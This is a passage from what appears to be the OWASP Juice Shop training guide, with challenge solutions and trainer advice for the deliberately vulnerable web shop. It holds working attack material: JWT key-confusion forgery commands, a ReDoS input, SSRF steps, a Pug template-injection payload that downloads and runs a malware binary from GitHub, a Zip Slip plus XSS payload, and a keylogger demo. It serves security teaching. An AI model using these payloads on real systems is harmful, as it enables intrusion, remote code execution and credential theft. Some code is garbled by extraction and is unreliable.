
1. Use your favorite forced directory browsing tool (or incredible guessing luck) to identify <http://localhost:3000/encryptionkeys> as having directory listing enabled.
2. Download the application's public JWT key from <http://localhost:3000/encryptionkeys/jwt.pub>



3. Download and install the Burp Suite Community Edition
4. In the *BApp Store* tab under the *Extender* tab within Burp Suite find and install the **JSON Web Token Attacker** extension (aka **JOSEPH**)



5. Send any captured request that has an `Authorization: Bearer` token to Burp's *Repeater*.
6. Once in *Repeater*, click the *JWS* tab, then the *Payload* tab beneath and modify the email parameter to be `rsa_lord@juice-sh.op`.



7. Next, click the *Attacker* tab, select *Key Confusion*, then click *Load*.

8. Paste in the contents of the `jwt.pub` file without the `-----BEGIN RSA PUBLIC KEY-----` and `-----END RSA PUBLIC KEY-----` lines.

Go
Cancel
< | >
Target: http://192.168.0.4:3000
?

Request

Raw
Params
Headers
Hex
JWS

Header
Payload
Base64(Signature)
Attacker

Available Attacks:

Key Confusion
▼
Load

Format of the public key:

PEM (String)
▼

```
MIGJAoGBAM3CosR73CBNcJsLv5E90NsFt6qN1uziQ484gbOoule8leXHFbylzPQRozgEpSpiwhr
6d2/c0CfZHEJ3m5tV0kxJfM70qjRMURnh/rmBjCETQ7qzISZQ/iptJ3p7Gi78X5ZMhLNtDkUFU9
WaGdiEb+SnC39wjErmJSfmGb7iAgMBAAE=
```

Choose Payload:

Public key transformation 02 (0x02)
▼

Update

9. Click *Update* and then *Go* in the top left to send the modified request via Burp and solve this challenge!

👉 Kudos to [Tyler Rosonke](#) for providing this solution.

## With Linux and online tools

1. Download the application's public JWT key from <http://localhost:3000/encryptionkeys/jwt.pub>

2. The authentication token is of form

header\_base64url.payload\_base64url.signature\_base64url . Copy the JWT header from a request, decode it and change the algorithm to HS256 using a tool like <https://cryptii.com/> .

The server uses a private RSA key to sign the token and a public one to verify it when using RS256, but when using HS256 there is only one key for both, and, for verification, the server always uses the public RSA key disregarding the algorithm specified in the header.

3. Edit the email in the payload to `rsa_lord@juice-sh.op`

4. Encode the server key to hex `cat jwt.pub | xxd -p | tr -d "\n"`
5. Sign your new token with the server key with hmac `echo -n "new_header.new_payload" | openssl dgst -sha256 -mac HMAC -macopt hexkey:server_key_hex`
6. Encode your signature to base64url: `echo -n "signature" | xxd -r -p | base64 | sed 's/+/-/g; s///_g; s/=//g' | tr -d "\n"`
1. Place the new token in a cookie or send an authenticated request with the it to solve the challenge.

👉 Kudos to [teodor440](#) for providing this solution.

## Like any review at least three times as the same user

1. Liking a review normally results in a request to <http://localhost:3000/rest/products/reviews> which associates the email of the user with the review (identified by the JSON body of e.g. `{id: "ZQdzyRCbwQ4ys3PCG"}`) and also increases its like counter by one.
2. If you try to replay the same request you will get a `403 Forbidden` HTTP status with `{"error": "Not allowed"}` in the response.
3. Write a script that simultaneously executes three requests to <http://localhost:3000/rest/products/reviews> with body e.g. `{id: "ZQdzyRCbwQ4ys3PCG"}` and run it.
4. If your 3 requests get handled asynchronously within an (artificial) 150ms time window, you will cause a race condition and all will get through and each increase the like counter by one to a total of three!
5. Back in your browser you should now see the corresponding challenge marked as solved!

The following [RaceTheWeb](#) config does the trick as well:

```
Multiple Likes
Save this as multiple-likes.toml
Get comment information from this endpoint first: http://localhost:3000/rest/product
Then replace id values in body parameter of this file
You need to replace the bearer token as well
open browser dev tools, like any of the comment, then inspect the traffic to obtain
Launch this file by doing ./racethweb multiple-likes.toml
count = 3
verbose = true
[[requests]]
 method = "POST"
 url = "http://localhost:3000/rest/products/reviews"
 body = "{\"id\": \"QEBb8RKLor69dsXkB\"}"
 headers = ["Content-Type: application/json", "Authorization: Bearer XXX"]
```

## Log in with the support team's original user credentials

*Solving this challenge requires [KeePass 2.x](#) installed on your computer. If you are using a non-Windows OS you can try using some unofficial port but there is no guarantee the file can be opened on those.*


1. Download and install KeePass 2.x from <http://keepass.info>
2. Get the support team's KeePass database file from  
<http://localhost:3000/ftp/incident-support.kdbx> (note how this file is conveniently *not blocked* by the file type filter).
3. Inspecting `main-es2015.js` for information leakage (e.g. by searching for `support`) will yield an interesting log statement that is printed when the support logs in with the wrong password:

```


1.prototype.Login = function() {
 var _ = this;
 this._user = {};
 this._emailControl = this._emailControl.value;
 this._user.password = this._passwordControl.value;
 this._userService.Login(this._user).subscribe(function(x) {
 if (x.error) {
 _.consoleService.put("error", x.error);
 sessionStorage.setItem("uid", n.b60);
 sessionStorage.setItem("token", n.b60);
 sessionStorage.setItem("email", n.b60);
 sessionStorage.setItem("password", n.b60);
 sessionStorage.removeItem("uid");
 sessionStorage.removeItem("token");
 document.cookie = "token=" + n.b60;
 sessionStorage.removeItem("email");
 sessionStorage.removeItem("password");
 this._userService.Login(this._user).next();
 _.emailControl.value = '';
 _.passwordControl.value = '';
 }
 });
 this._rememberMe.value ? localStorage.setItem("email", this._user.email) : localStorage.removeItem("email");
 this._error = this._user.email ? this._user.email.match(/\w{4,10}/) : '';
 console.log(`Sechiza de suport: Secretul nostru comun este ${x.error} Caoimhe cu parola de master gol!`);
}

```


4. The logged text is in Romanian language: `<!-- @echipa de suport: Secretul nostru comun este încă Caoimhe cu parola de master gol! -->`
5. Running this through an online translator yields something like: `Support Team:`  
`Our secret is still common Caoimhe master password empty!`
6. From `master password empty` you can derive, that the KeePass file is protected with **only a key file** instead of a password!
7. The key file must be something the support team has easy access to from everywhere - how else would they achieve 24/7 with expectedly high staff rotation?
8. The second important hint is the reference to `Caoimhe`, which happens to be an Irish feminine given name.
9. Visit <http://localhost:3000/#/about> and cycle through the photos of all support staff that are displayed in the background feedback carousel. There is one woman with red hair, which is a (stereo-)typical attribute of Irish people - so maybe she actually *is* "Caoimhe"?



10. Download the photo <http://localhost:3000/public/images/carousel/6.jpg> and use it as a key file to unlock the KeePass database.
11. Find the password for the support team user account in the `prod` entry of the KeePass file.



12. Log in with `support@juice-sh.op` as *Email* and `J6aVjTgOpRs$?51+Zkq2AYnCE@RF$P` as *Password* to beat this challenge.



**Unlock Premium Challenge to access exclusive content**

## 1. Inspecting the HTML source of the corresponding row in the *Score Board*

table reveals a HTML comment that is obviously encrypted: <!--

IvL uRfBjY1mSt9xF6L6cKjFngyd9L fV1jaaN/KRTPQPidTuJ7FR+D/nkWJUf+0xUF07CeEqYfxq+QVVa0  
gNbqgYkUNvn//UbE7e95C+6e+7GtdpqJ8mqm4WcPvUGIxmGL TTAC2+G9UuFCD1DUjg==--> .

2. This is a cipher text that came out of an AES-encryption using AES256 in CBC mode.

3. To get the key and the IV, you should run a *Forced Directory Browsing* attack against the application. You can use OWASP ZAP for this purpose.

- i. Of the word lists coming with OWASP ZAP only `directory-list-2.3-big.txt` and `directory-list-lowercase-2.3-big.txt` contain the directory with the key file.
  - ii. The search will uncover <http://localhost:3000/encryptionkeys> as a browsable directory



iii. Open <http://localhost:3000/encryptionkeys/premium.key> to retrieve the AES encryption key EA99A61D92D2955B1E9285B55BF2AD42 and the IV 1337 .

4. In order to decrypt the cipher text, it is best to use `openssl` .

- o echo  
"IVL uRfBjY1mStf9XfL6ckJFngyd9Lfv1JaaN/KRTQPjIdTuJ7FR+D/nkWJUF+0xUF07CeCeQYfxq+  
OJVva0gNbqgYkUNvn//UbE7e95C+6e+7GtdpqJ8mqm4WcPvUGIUxmGLTTAC2+G9UuFCD1DUjg==" |  
openssl enc -d -aes-256-cbc -K EA99A61D92D2955B1E9285B55BF2AD42 -iv  
1337133713371337 -a -A
  - o The plain text is:  
/this/page/is/hidden/behind/an/incredibly/high/paywall/that/could/only/be/unlocked/by/sending/1btc/to/us

## 5 Visit


<http://localhost:3000/this/page/is/hidden/behind/an/incredibly/high/paywall/that/could/only/be/unlocked/by/sending/1btc/to/us> to solve this challenge and marvel at the premium VR wallpaper! (Requires dedicated hardware to be viewed in all its glory.)

## Perform a Remote Code Execution that occupies the server for a while without using infinite loops

- Follow steps 1-7 of the challenge [Perform a Remote Code Execution that would keep a less hardened application busy forever](#).
- As *Request Body* put in `{"orderLinesData": "/((a+)+b/.test('aaaaaaaaaaaaaaaaaaaaaaaa')")}` - which will trigger a very costly Regular Expression test once executed.
- Submit the request by clicking *Execute*.
- The server should eventually respond with a `503` status and an error stating `Sorry, we are temporarily not available! Please try again later.` after roughly 2 seconds. This is due to a defined timeout so you do not really DoS your Juice Shop server.

## Request a hidden resource on server through server

- Solve [Infect the server with "juicy malware" by abusing arbitrary command execution](#) at least to the point where you have access to the "juicy malware" executables.
- Similar to that SSTi challenge, the vulnerable place for this one is found on the <http://localhost:3000/profile> page.
- The only promising input field for an SSRF attack is the *Gravatar URL*. Open your browser's DevTools and watch the *Network* tab.
- Type any URL (e.g. <https://placekitten.com/100/100>) into *Gravatar URL* and click *Link Gravatar*. You will realize a request `http://juice-shop-staging.herokuapp.com/profile/image/url` with the chosen <https://placekitten.com/100/100> as parameter `imageUrl`.
- You will find no HTTP request to <https://placekitten.com/100/100> going out from your browser, though. As the image was retrieved and associated with your profile, it must have been downloaded by the *Juice Shop server*.



- To solve this challenge, you need to find a secret URL hidden inside the "juicy malware" and simulate a self-targeted SSRF attack with it.
- Use your favorite decompiler(s) to see what is going on inside the malware program...
- ...or execute the malware while tunneling all its traffic through a proxy.
- Either way you should be able to identify the URL being called by it is [http://localhost:3000/solve/challenges/server-side?key=tRy\\_H4rd3r\\_n0th1ng\\_iS\\_1mp0ssibl3](http://localhost:3000/solve/challenges/server-side?key=tRy_H4rd3r_n0th1ng_iS_1mp0ssibl3)
- Visiting that URL directly will not do anything, as it needs to be called through the *Gravatar Link* field that was presumably vulnerable to SSRF

11. Paste the URL in and click *Link Gravatar* to get the expected challenge solved notification!

## Infect the server with juicy malware by abusing arbitrary command execution

1. Perform the totally obvious Google search for `juicy malware` to find <https://github.com/J12934/juicy-malware>
2. Alternatively you also find three `.url` files with direct links in <http://localhost:3000/ftp/quarantine> but you'll probably need to understand how to solve any of [Access a developer's forgotten backup file](#), [Access a salesman's forgotten backup file](#) or [Access a misplaced SIEM signature file](#) first.
3. Your goal is to use RCE to make the server download and execute the malware version for the server OS, so on Linux you might want to run something like `wget -O malware https://github.com/J12934/juicy-malware/blob/master/juicy_malware_linux_64?raw=true && chmod +x malware && ./malware`
4. You probably realized by now that <http://localhost:3000/profile> is not an Angular page? This page is written using [Pug](#) which happens to be a Template engine and therefore perfectly suited for SSTi mischief.
5. Set your *Username* to `1+1` and click *Set Username*. Your username will be just shown as `1+1` under the profile picture.
6. Trying template injection into Pug set *Username* to `#{1+1}` and click *Set Username*. Your username will now be shown as `2` under the profile picture!
7. Craft a payload that will abuse the lack of encapsulation of JavaScript's `global.process` object to dynamically load a library that will allow you to spawn a process on the server that will then download and execute the malware.
8. The payload might look like `# {global.process.mainModule.require('child_process').exec('wget -O malware https://github.com/J12934/juicy-malware/blob/master/juicy_malware_linux_64?raw=true && chmod +x malware && ./malware')}`. Submit this as *Username* and (on a Linux server) the challenge should be marked as solved

❶ Remember that you need to use the right malware file for your server's operation system and also their synonym command for `wget`.

## Embed an XSS payload into our promo video

1. The author [tweeted about a new promotion video](#) back in `v8.5.0` from his personal account, openly spoiling the URL <http://juice-shop-staging.herokuapp.com/promotion>

 **Björn Kimmich**  
@bkimmich

**i** Soon-to-be-released v8.5.0 of  
**@owasp\_juiceshop** adds some audible joy  
(kudos to **@braimee**) in a fancy promo video!

Preview: [juice-shop-staging.herokuapp.com/promotion](http://juice-shop-staging.herokuapp.com/promotion)

(⚠ Any "The soap bubbles represent your security posture, riiiiight?" jokes will be admonished by our legal team!)

[Tweet übersetzen](#)



22:11 - 6. Apr. 2019

12 Retweets 17 „Gefällt mir“-Angaben

  12  17 

 Weiteren Tweet hinzufügen

2. After changing the video sported on the promotion page in `v12.5.0`, the Juice Shop's own Twitter account [published another message](#), this time spoiling the URL <http://demo.owasp-juice.shop/promotion>

 OWASP Juice Shop  
@owasp\_juiceshop

v12.5.0 is here! Comes w/ a few subtle UI changes & an actual security fix! We also improved our CI/CD pipeline stability & code linting behind the scenes.

Most notably in this release, our (hackable) promo video is now the new [@owasp](#) membership ad clip:

[demo.owasp-juice.shop/promotion](https://demo.owasp-juice.shop/promotion)


[Tweet übersetzen](#)

10:58 vorm. · 16. Jan. 2021 · TweetDeck

15 Retweets 22 „Gefällt mir“-Angaben



3. Visit <http://localhost:3000/promotion> to watch the video advertising the benefits of an OWASP membership! You will notice that it comes with subtitles enabled by default.



4. Right-click and select *View Source* on the page to learn that it loads its video from <http://localhost:3000/video> and that the subtitles are directly embedded in the page itself.
5. Inspecting the response for <http://localhost:3000/video> in the *Network* tab of your DevTools shows an interesting header `Content-Location: /assets/public/videos/owasp_promo.mp4`
6. Trying to access the video directly at [http://localhost:3000/assets/public/videos/owasp\\_promo.mp4](http://localhost:3000/assets/public/videos/owasp_promo.mp4) works fine.
7. Getting a directory listing for <http://localhost:3000/assets/public/videos> does not work unfortunately.

8. Knowing that the subtitles are in [WebVTT](#) format (from step 3) a lucky guess would be that a corresponding `.vtt` file is available alongside the video.
9. Accessing [http://localhost:3000/assets/public/videos/owasp\\_promo.vtt](http://localhost:3000/assets/public/videos/owasp_promo.vtt) proves this assumption correct.
10. As the subtitles are not loaded separately by the client, they must be embedded on the server side. If this embedding happens without proper safeguards, an XSS attack would be possible if the subtitles files could be overwritten.
11. The prescribed XSS payload also hints clearly at the intended attack against the subtitles, which are themselves enclosed in a `<script>` tag, which the payload will try to close prematurely with its starting `</script>`.
12. To successfully overwrite the file, the Zip Slip vulnerability behind the [Overwrite the Legal Information file](#) challenge can be used.
13. The blind part of this challenge is the actual file location in the server file system. Trying to create a Zip file with any path trying to traverse into `../../../../assets/public/videos/` will fail. Notice that `../../../../` was sufficient to get to the root folder in [Overwrite the Legal Information file](#).
14. This likely means that there is a deeper directory structure in which `assets/` resides.
15. This actual directory structure on the server is created by the AngularCLI tool when it compiles the application and looks as follows:  
`frontend/dist/frontend/assets/` .
16. Prepare a ZIP file with a `owasp_promo.vtt` inside that contains the prescribed payload of `</script><script>alert(`xss`)</script>` with `zip exploit.zip ../../frontend/dist/frontend/assets/public/video/owasp_promo.vtt` (on Linux).
17. Upload the ZIP file on <http://localhost:3000/#/complain>.
18. The challenge notification will not trigger immediately, as it requires you to actually execute the payload by visiting <http://localhost:3000/promotion> again.
19. You will see the alert box and once you go *Back* the challenge solution should trigger accordingly.

<sup>1</sup> <https://en.wikipedia.org/wiki/ROT13> ↵

<sup>3</sup> <http://www.kli.org/about-klingon/klingon-history> ↵

<sup>4</sup> [https://en.wikipedia.org/wiki/List\\_of\\_postal\\_codes\\_in\\_Germany](https://en.wikipedia.org/wiki/List_of_postal_codes_in_Germany) ↵

<sup>5</sup> <https://en.wikipedia.org/wiki/Leet> ↵

<sup>6</sup> [https://en.wikipedia.org/wiki/Billion\\_laughs\\_attack](https://en.wikipedia.org/wiki/Billion_laughs_attack) ↵

<sup>7</sup> .

[https://wiki.owasp.org/index.php/Testing\\_for\\_HTTP\\_Parameter\\_pollution\\_\(OTG-INPVAL-004\)](https://wiki.owasp.org/index.php/Testing_for_HTTP_Parameter_pollution_(OTG-INPVAL-004)) ↵

<sup>8</sup> <https://snyk.io/research/zip-slip-vulnerability> ↵

# Trainer's guide

Co-authored by [Timo Pagel](#)

## Instances

Make sure all participants have their own running Juice Shop instance to work with. While attempting challenges like [RCE](#) or [XXE](#) students might occasionally take down their server and would severely impact other participants if they shared an instance.

There are multiple [Run Options](#) which you can choose from. It is perfectly fine to run multiple docker containers on one host. They do not effect each other.

## Customization

Especially in awareness trainings for management you might want to create a higher immersion by making the Juice Shop look like an application in the corporate design of the participants' own company. Juice Shop offers [various customization options](#) to achieve this.

Several custom configurations already come packaged with the Juice Shop source code, the two most sophisticated ones being [7 Minute Security](#) and [Mozilla](#).

In addition, you might want to disable all challenge notifications during awareness trainings to avoid distraction. The [Quiet](#) configuration demonstrates the necessary options to achieve this.



For a really sophisticated and immersive demo consider performing some [Additional Browser tweaks](#). These will let you use OAuth2 login via Google and cast the illusion that coupon codes were actually tweeted by your customer's company.

## Classroom hints

In a class room setup you have to find a way to distribute the URL of each instance to the participants. For small groups, it is probably fine to just spin up a number of containers and tell all participants which URL they have to use. An example to spin up 10 Docker containers on a UNIX based system is to run

```
for i in {10..19}; do docker run -d -p 40$i:3000 bkimminich/juice-shop; done
```


If you want to track progress centrally during the training, you might want to [host a central CTF server](#) where participants can post the challenges they already solved. You might consider turning off public visibility of the leader board on the CTF server unless you want to encourage the students to hack very competitively.

## Hosting individual instances for multiple users



A solution to host and manage individual Juice Shop instances for multiple users is [MultiJuicer](#). MultiJuicer is a Kubernetes based system to start up the required Juice Shop instances on demand. It will also clean up unused instances after a configured period of inactivity.

MultiJuicer comes with a custom-built load balancer. It allows every participant (or a CTF team) to use the same URL, but their traffic will always be sent to their own personal instance.



Registration at MultiJuicer is very straightforward for the users/teams. Messing with other instances is prevented by assigning a passcode to each of them which should only be shared among team members - or not at all for individuals.

The screenshot shows the MultiJuicer web interface. At the top, there is a red header bar with the MultiJuicer logo and the text "MultiJuicer". Below the header, a user is logged in as "three-point-zero" with a "Log Out" button. The main content area has a title "Team Created" and a message: "To make sure not just anyone can join your team, we created a shared passcode for your team. If your teammates want to access the same instance they are required to enter the passcode first. You can copy the passcode from the display below." Below this message is a "Passcode" field containing a series of seven dots: "• • • • • • •". At the bottom of the main content area, there is a button labeled "Starting a new Juice Shop Instance" with a circular progress bar icon.

As a helpful feature for the trainer MultiJuicer offers an optional dashboard which automatically consumes and displays metrics from each of its Juice Shop instances. It shows challenge progress along with other functional and technical stats and can be very helpful in troubleshooting as well.



The MultiJuicer repository offers guidance on [how to set up the system on different cloud provider platforms](#), such as Digital Ocean, OpenShift, AWS or Azure.

## Existing trainings

One existing training which uses the Juice Shop for example is [Timo Pagel's University Module](#). The structure mostly is as follows:

1. Introduce a topic (e.g. SQL Injection)
2. Let the participants try it out in the Juice Shop
3. Show mitigation/counter measures

The 2nd semester web attack chapters of [Björn Kimminich's IT Security Lecture](#) follow a similar pattern of

1. Introduction
2. Timeboxed exercise
3. Demonstration of the hack (for all who did not finish the exercise in time)
4. Explaining mitigation and prevention

You can find more links to existing material in the [Lectures and Trainings section](#) of the project references on on GitHub.

## Challenges for demos

The following challenges are well suited for live demonstrations in trainings or talks. You should **always** begin by showing how to find the [Score Board](#) (★) so you can then pick any of the challenge below to further demonstrate certain categories of vulnerabilities.

| Challenge                  | Category                   | Difficulty | Time for demo | Dependencies                                                                                                                              |
|----------------------------|----------------------------|------------|---------------|-------------------------------------------------------------------------------------------------------------------------------------------|
| DOM XSS                    | XSS                        | ★          | ✗             | None                                                                                                                                      |
| Confidential Document      | Sensitive Data Exposure    | ★          | ✗             | None                                                                                                                                      |
| Login Admin                | Injection                  | ★★         | ✗             | None                                                                                                                                      |
| Privacy Policy             | Miscellaneous              | ★          | ✗             | Log in as any user                                                                                                                        |
| Reflected XSS              | XSS                        | ★★         | ✗✗            | Log in as any user to the vulnerable application                                                                                          |
| Privacy Policy Inspection  | Security through Obscurity | ★★★        | ✗✗            | Privacy Policy                                                                                                                            |
| Admin Section              | Broken Access Control      | ★★         | ✗✗            | Login Admin or Admin Section                                                                                                              |
| View Basket                | Broken Access Control      | ★★         | ✗✗            | Log in with two-factor authentication                                                                                                     |
| Easter Egg                 | Broken Access Control      | ★★★★       | ✗✗✗           | Explain Poisot                                                                                                                            |
| Nested Easter Egg          | Cryptographic Issues       | ★★★★       | ✗✗✗           | Easter Egg                                                                                                                                |
| Forgotten Developer Backup | Sensitive Data Exposure    | ★★★★       | ✗✗✗           | Explain Poisot                                                                                                                            |
| Forged Coupon              | Cryptographic Issues       | ★★★★★      | ✗✗✗           | Forgotten Dev or Forgotten Sale back to <a href="https://bot/actions?query=workflow%3Aopen">https://bot/actions?query=workflow%3Aopen</a> |

## XSS demo

A particularly impressive [showcase of XSS site-defacement combined with a keylogger](#) is provided explicitly for live demos and awareness trainings:

1. Install [Docker](#).
2. Run `git clone https://github.com/wurstbrot/shake-logger`.
3. Run `cd shake-logger` and then `docker-compose up`.
4. Turn on your speakers and make sure your browser is allowed to play sound.
5. Open [this link](#) to launch the XSS demo (🔊).
6. Use the application normally, e.g. doing a search and logging in with some user.

7. In a new tab go to <http://localhost:8080/logger.php> to see that all user input was transmitted to a third-party server.
8. Show the Network tab of the browser window with Juice Shop to see the requests that are sent to the `logger.php` script.
9. Reload the Juice Shop with `F5` and use the application a bit more.
10. You will see that no more logging takes place as XSS payload was removed during the reload.

There is also a video recording available on YouTube: <https://youtu.be/Msi52Kicbw>. This is a good fallback in case the Docker-based setup does not work for you.

## Teaching automation of security tools

Only a few challenges in OWASP Juice Shop are *explicitly* expecting to utilize the power of automation, mostly in the form of some brute force attack. Quite a few more challenges are still *well-suited* for teaching the use of automated tools . The following table gives you an idea on complexity and expected time consumption for each of these, so you can plan your training accordingly.

| Tool                                                                                                                                                                                              | Description                                                                                                                                          | Effort to automate                                                           | Execution runtime                   | Challenge (Auto-s)                                                                                                                                                                                                                   |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------|-------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| OWASP ZAP<br><i>Forced Browse with small (or bigger) OWASP DirBuster list</i>                                                                                                                     | Finds <code>/ftp</code> folder with many misplaced files <i>and</i> <code>/promotion</code> (and direct <code>/video</code> ) path with jingle video | <input type="checkbox"/>                                                     | <input checked="" type="checkbox"/> | Confidentiality<br>Documentation<br>Forgotten password<br>Development<br>Backup/Restore<br>Forgotten password<br>Sales<br>Backup/Restore<br>Misplaced files<br>Signature<br>File( <b>X</b> ), Support<br>Team( <b>X</b> )<br>Video X |
